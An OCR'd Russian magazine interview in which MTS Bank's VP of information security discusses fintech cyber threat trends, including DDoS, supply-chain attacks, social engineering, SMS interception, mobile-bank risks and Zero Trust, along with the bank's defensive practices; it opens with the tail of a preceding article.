
Итог

Если вы хотите, чтобы у вас появился похожий канал, должно совпасть несколько факторов: интерес со стороны экспертов, общая цель и SMM'щик, который знает, чем HTML отличается от JS (для начала будет достаточно). А дальше все зависит только от вас и внутренней мотивации создавать прекрасное.

P. S. Почему «аппарат возвышения над злоумышленниками»? В связи с новым законом о защите русского языка мы делали опрос, как теперь будем называть PT ESCalator. И это был один из вариантов ответа.

ЗАЩИТИТЬ_НЕЛЬЗЯ_ ТОРМОЗИТЬ

АВТОР



ИЛЬЯ ЗУЕВ

Вице-президент по информационной безопасности, «МТС Банк»

О ЧЕМ МАТЕРИАЛ

Рассказываем о ландшафте и трендах киберугроз в современном финтехе

Какие тренды киберугроз вы выделяете в современном финтехе?

Они все те же и продолжают набирать обороты: DDoS, утечки и шифрование. Причем с DDoS в прошлом году было попроще, чем в 2024-м. Сейчас мы видим явный тренд: атаки стали более таргетированными и длительными (атака может длиться больше месяца). В 2024 г. мы изучили подходы хакеров, приспособились и успешно им противостояли (у злоумышленников в принципе не получалось повлиять на доступность наших систем), а в 2025-м они пришли с новыми техниками и тактиками. Раньше меняли типы атак каждый час, а сейчас — раз в несколько минут.

Атаки на подрядчиков усилились: многих зашифровали через разработчиков (например, «1С») или взломали через open source библиотеки, утилиты или npm. Вы наверняка слышали про злоумышленника, который взломал аккаунт разработчика npm-пакета, заразил миллионы компьютеров по всему миру и пытался украсть из криптокошельков деньги, летающие через фронты. Однако что-то пошло не так: видимо, программировать зловредный код ему помогал ИИ. Когда стали анализировать, сколько денег наскреб хакер, оказалось, что около 505 долл. То есть заразил миллионы, а наскреб всего 505 долл. — огонь :)

Участилось применение дропов — инструментов, которые проникают на компьютер жертвы и подтягивают за собой другие вредоносные компоненты. Небезызвестные «Киберпартизаны», к примеру, шифруют полезные нагрузки под конкретные машины. Ни в каких других условиях зловред себя не выдает и выполняет только легальные операции, поэтому свободно проходит песочницы и компьютеры форензеров. Но, как только оказывается на месте назначения, расшифровывается и показывает себя в полный рост.

Помню, как в начале 2020-х злоумышленники пришли в офис одной компании и под видом демонстрации продукта попросили генерального директора запустить вредоносный файл, потому что у них были «неполадки с компьютером». К счастью, SOC и СЗИ (EDR, песочница и т. д.) сразу выявили, что это троян. Но прецедент был интересный: офлайн-атаки встречаются не так уж часто.

Социнженерия тоже не стоит на месте. В августе 2024 г. начались атаки формата «фейк-босс»: злоумышленник представлялся председателем или руководителем компании и просил сотрудника что-то сделать. Теперь схема расширилась: к примеру, появились фейк-менеджеры премиального обслуживания. Они связываются с VIP-клиентом, записывают дипфейк-кружочки и предлагают «пообщаться по поводу финансовых услуг». Другой новый паттерн — фейковые партнеры. Атакующие представляются контрагентами компании и пытаются попасть в инфраструктуру: просят открыть вредоносный файлик или что-то в этом духе. При этом сама техника не новая, она применялась еще в начале 2020-х, но с развитием ИИ и удаленных коммуникаций проводить такие атаки стало проще.

Еще из интересного — атаки на СМС-провайдеров. Они начались летом 2024 г., а сейчас продолжаются с новой силой. Дело в том, что между операторами сотовой связи, их клиентами, банками и сервисами есть прослойка СМС-провайдеров, которые чаще всего не слишком хорошо защищены. Сообщения летают в открытом виде, злоумышленники их перехватывают и пытаются использовать в своих целях. Так, набор «СМС + номер телефона + номер паспорта (который можно найти в даркнете)» открывает большие возможности. Например, можно зарегистрироваться в микрофинансовой организации и взять кредит... Хорошо, если банк имеет прямой стык с сотовым оператором для отправки СМС.

Когда безопасность становится узким горлышком, а когда — драйвером инноваций?

Кибербез становится узким горлышком, если занимает излишне запретительную позицию. Здесь многое зависит от стиля управления в компании, роли CISO, его лояльности и влияния, но в целом такая ситуация, к сожалению, встречается довольно часто. Еще один сценарий — нехватка ресурсов. Допустим, бизнес быстро бежит вперед и внедряет новые технологии: микросервисную архитектуру, гринпламы, тот же GraphQL (в безопасности которого, к слову, разбираются далеко не все). При этом у ИБ-службы нет ресурсов вникать в защиту новых инструментов, поэтому они вынуждены либо запрещать, либо прятаться со словами «этого не существует, это вне нашего скоупа» :) Наконец, еще одним узким горлышком могут стать SLA, а точнее — их несоблюдение. Например, когда ИБ-согласование фичи длится дольше, чем ее разработка.

С другой стороны, применение подхода Shift Left Security, наоборот, помогает драйвить бизнес. Чем «левее» безопасность интегрирована в процесс разработки, тем больше шансов, что вам не придется в последний момент тормозить релиз и срочно закрывать уязвимости. Или вообще разбираться с последствиями успешной атаки...

Наконец, топ-менеджмент должен быть заинтересован в ИБ, понимать современные угрозы, уделять достаточно внимания и финансирования — без этого никак. Некоторые вообще делают ИБ одной из фич компании (а заодно маркетинговым преимуществом) и идут на рынок со словами «Мы — самый безопасный банк!» или «Мы реализовали самый безопасный платеж!».

Внутренняя популяризация ИБ крайне важна. Вовлечение сотрудников включает целый комплекс практик: ИБ-туры, киберучения, security-чемпионов, рассылки, новости и т. д. Важно донести до людей проблематику, объяснить, что инфобез — не просто череда запретительных мер, а реальная необходимость (особенно в условиях международных кибервойн). А там, глядишь, и финансисты сами предложат сделать passwordless-аутентификацию: «Это же круто и удобно, мы готовы профинансировать, а то уже замучились с вашими 15-символьными паролями» :) Или СРО начнет больше заботиться о безопасности, потому что поймет: лучше подумать об этом заранее, чем каждый раз разгребать косяки перед выходом в продакшн.

Как вам удается держать баланс между скоростью выпуска и безопасностью релизов?

Важно правильно выстроить процесс проверки и, опять же, как можно «левее» интегрировать ИБ в пайплайн. Наименее чувствительные изменения (например, во фронте или дизайне) можно оперативно выпускать без предварительного согласования и проверять в рамках регулярных пентестов. Но для критичных зон (аутентификация, платежи, персональные данные, банковская тайна) мы всегда проводим полноценный security review.

Отдельная практика — рейтинговая модель разработчиков. Команды с высоким security-рейтингом могут проводить изменения в зонах средней и высокой критичности без ревью, потому что уже доказали свою компетентность. То есть мы в какой-то степени отпускаем их в самостоятельное плавание, но эпизодически (например, раз в месяц) приходим и все перепроверяем.

При этом в каждой команде есть security-чемпион. Многие считают эту практику неэффективной, но, на мой взгляд, достаточно правильно выстраивать мотивацию. Основной стимул должен быть не в деньгах, потому что люди склонны врать для получения финансовой выгоды. Мы даем другие плюшки: прокачиваем специалистов и активно вкладываемся в их развитие. Если сотрудник горит работой, он будет делать все хорошо и быстро. Конечно, его скорость напрямую зависит и от установленных SLA, но без четкой внутренней мотивации это не сработает.

Приведу пример быстрого релиза в «МТС Банке». Запуск продукта занял совсем мало времени, и это включая отдельную инфраструктуру, мобильные приложения, АБС и все-все-все. Причем мы проверяли его со всех сторон. Естественно, выпустить суперидеал за полгода сложно, и что-то мы дотачивали уже в проде, но в целом это хорошая иллюстрация того, как ИБ, бизнес и ИТ слаженно отработали в одной упряжке.

УГРОЗЫ И ТЕХНОЛОГИИ

В чем особенность ландшафта угроз mobile-first-банка?

В целом он сопоставим с традиционными банками, но в копилку добавляется ряд специфичных атак. Допустим, злоумышленники могут раздебажить вшитые в приложения сертификаты/секреты и пойти ковырять апишку. Такие угрозы характерны для всей мобилки, не только банковской.

При этом практика показывает, что mobile-first-банки зачастую защищены лучше, чем традиционные. Для веба придумано много эмуляторов (тот же Selenium), которые затрудняют определение мошенников. Мобильное приложение позволяет собирать больше телеметрии и контекста: серийный номер и IMEI устройства, номер телефона, информацию о сим-карте и т. д. Благодаря этому вы сразу видите любые манипуляции — рутованные устройства, запуск из-под Android или IOS-эмулятора с фермы (например, Genymotion) и др.

Однажды мы накрыли ферму: выявили, что нас щупают в попытках найти уязвимости, начали расследование, привлекли доблестные спецслужбы. В итоге вышли на человека, который, оказывается, «просто продавал у себя в квартире стойкоместо». Чего только не придумают в оправдание :)

Облака, микросервисная архитектура, API и другие современные технологии ускоряют разработку, но размывают традиционный ИБ-периметр. Как вы решаете задачи по его защите?

С API все просто: защита лицензируется, покупается и работает. В хороших WAF-решениях для этого есть специальные механизмы. В дополнение можно использовать AST, багбаунти и классические пентесты.

Что касается микросервисов, в России есть крутые решения, которые можно применять и на этапе деплоя, и в рантайме. Мы используем платные решения для сложной защиты рантайма и open source для проверки контейнеров (тот же Trivy) и поиска секретов (gitleaks, trufflehog): зачем платить, если и так хорошо работает.

С облаками ситуация сложнее. Если в облако выносятся клиентские данные, к провайдеру возникают жесткие требования в части безопасности. Допустим, злоумышленник стал клиентом того же cloud-сервиса, заказал себе личное облако и горизонтально проник в банковское пространство. Такие атаки возможны, например, через взлом облачного кликхауса — как сервиса, который предоставляет возможность делать XML-инъекции. Кто в этом случае будет нести ответственность? Конечно же, финансовая организация. Чтобы минимизировать риски, необходимо тщательно подходить к выбору провайдера и коллабиться с ним в вопросах защищенности. Мы, к примеру, договаривались с некоторыми сервисами, чтобы они реализовали наши дополнительные хотелки и передавали все логи по нашим устройствам — многие легко на это соглашались.

Какие еще технологии и ИБ-продукты вы используете для защиты от киберугроз?

Уже упомянутые тулы для проверки безопасности контейнеров, а также SCA, SAST, WAF и другие стандартные AppSec-инструменты. Еще ASOC — очень полезная вещь: позволяет собирать в одном месте все уязвимости, связанные именно с разработкой, и управлять ими в рамках отдельных команд. Можно формировать белые списки, принимать риски по упрощенной процедуре и т. д. Также мы внедряем подпись образов, чтобы выявлять различия между исходным кодом образа на проде и тем, что лежит в централизованном репозитории.

В этом году планируем реализовать механизм превентивного обнаружения шелл-кода в инфраструктуре микросервисов — по сути, что-то вроде песочницы для кубера. Предположим, у вас возникнет RCE-уязвимость. Как в этом случае быстро обнаружить спящий шелл-код, который могут залить и не использовать до нужного времени? Есть идея применить для этого ИИ. Мы уже исследуем этот подход: собираем все файлики, PHP-, Python- и другие скрипты в одну корзину для анализа. Таким образом, мы обнаруживаем проникновение раньше, чем сработает рантайм-защита.

Концепция периметра безопасности еще работает или нам всем пора переходить к Zero Trust?

Если мы говорим про инфраструктурную защиту, целиком уйти в Zero Trust пока не получится, потому что в России нет подходящих решений. За рубежом, например, можно поставить Cisco ACI, а у нас с подобными продуктами сложно. Поэтому полноценный Zero Trust — это молодежно, но в наших просторах реализуется иным путем. Мы действуем по принципу «хочешь сделать хорошо — сделай сам»: тот же Zero Trust можно реализовать с помощью собственной разработки, которая в одном месте управляет host-based firewall (HBF) и network policies в кубернетесе.

ПРОБЛЕМЫ СБЛИЖАЮТ

Расскажите о взаимодействии между ИБ- и бизнес-подразделениями «МТС Банка».

Чтобы выстроить конструктивный диалог с бизнесом, нужно активно работать с руководителями подразделений. Вовлекать их в проблематику, рассказывать, чем вообще занимаются «эти ваши инфобезники», проводить регулярные one-to-one и помогать решать их задачи.

Кроме того, сейчас мы стараемся чаще соглашаться на инициативы от коллег: по сути, меняем политику «нет» на более доверительную «да, если». Грубо говоря, не нужно сразу отказывать, когда к тебе приходят с просьбой: «Нам нужен искусственный интеллект!» (читай: хотим все сливать ChatGPT). Можно ответить: «Ребят, конечно! Если сделаете локальную копию, поставите туда AI'шный security gateway или организуете прокси и будете обезличивать данные — пожалуйста». Решение можно найти всегда, главное — желание :)

А вообще, проблемы сближают: в момент их решения как раз и выстраивается диалог, возникает доверие.

Какие ИБ-вызовы вы видите на горизонте 2–3 лет?

В первую очередь это применение ИИ для реализации атак. Вполне допустима ситуация, когда злоумышленники проникли в инфраструктуру и запускают туда ИИ-агенты, которые молниеносно размножаются, ищут уязвимости, заражают, шифруют и выносят данные. Раньше от момента взлома до реального импакта могли пройти месяцы и годы, но уже в ближайшее время этот цикл сократится. Возможно, до считанных часов или даже десятков минут. Вопрос в том, готовы ли мы будем реагировать с такой же скоростью...

Отдельно выделю риски, связанные с автоматизацией процесса поиска логических уязвимостей. Пока я знаю лишь об экспериментах в этом направлении у Palo Alto, но вполне допускаю, что уже через год эта история станет трендом. Речь, к примеру, о поиске IDOR — когда ты проникаешь со своим сессионным токеном в одного клиента и дергаешь API-ручки от имени другого. Думаю, в будущем злоумышленники смогут быстро находить ошибки в бизнес-логике приложений или логике интеграции между системами и сразу переходить к эксплуатации. Да, от этого можно защититься: есть багбаунти, AppSec-ревью перед продом, WAF, API-защита, антиботы и т. д. А вот от быстрого горизонтального перемещения хакеров в инфраструктуре защититься будет довольно сложно... Спасут только заранее построенная комплексная защита с подходом ZeroTrust и автоматическое реагирование. Чем мы занимаемся и вам советуем :)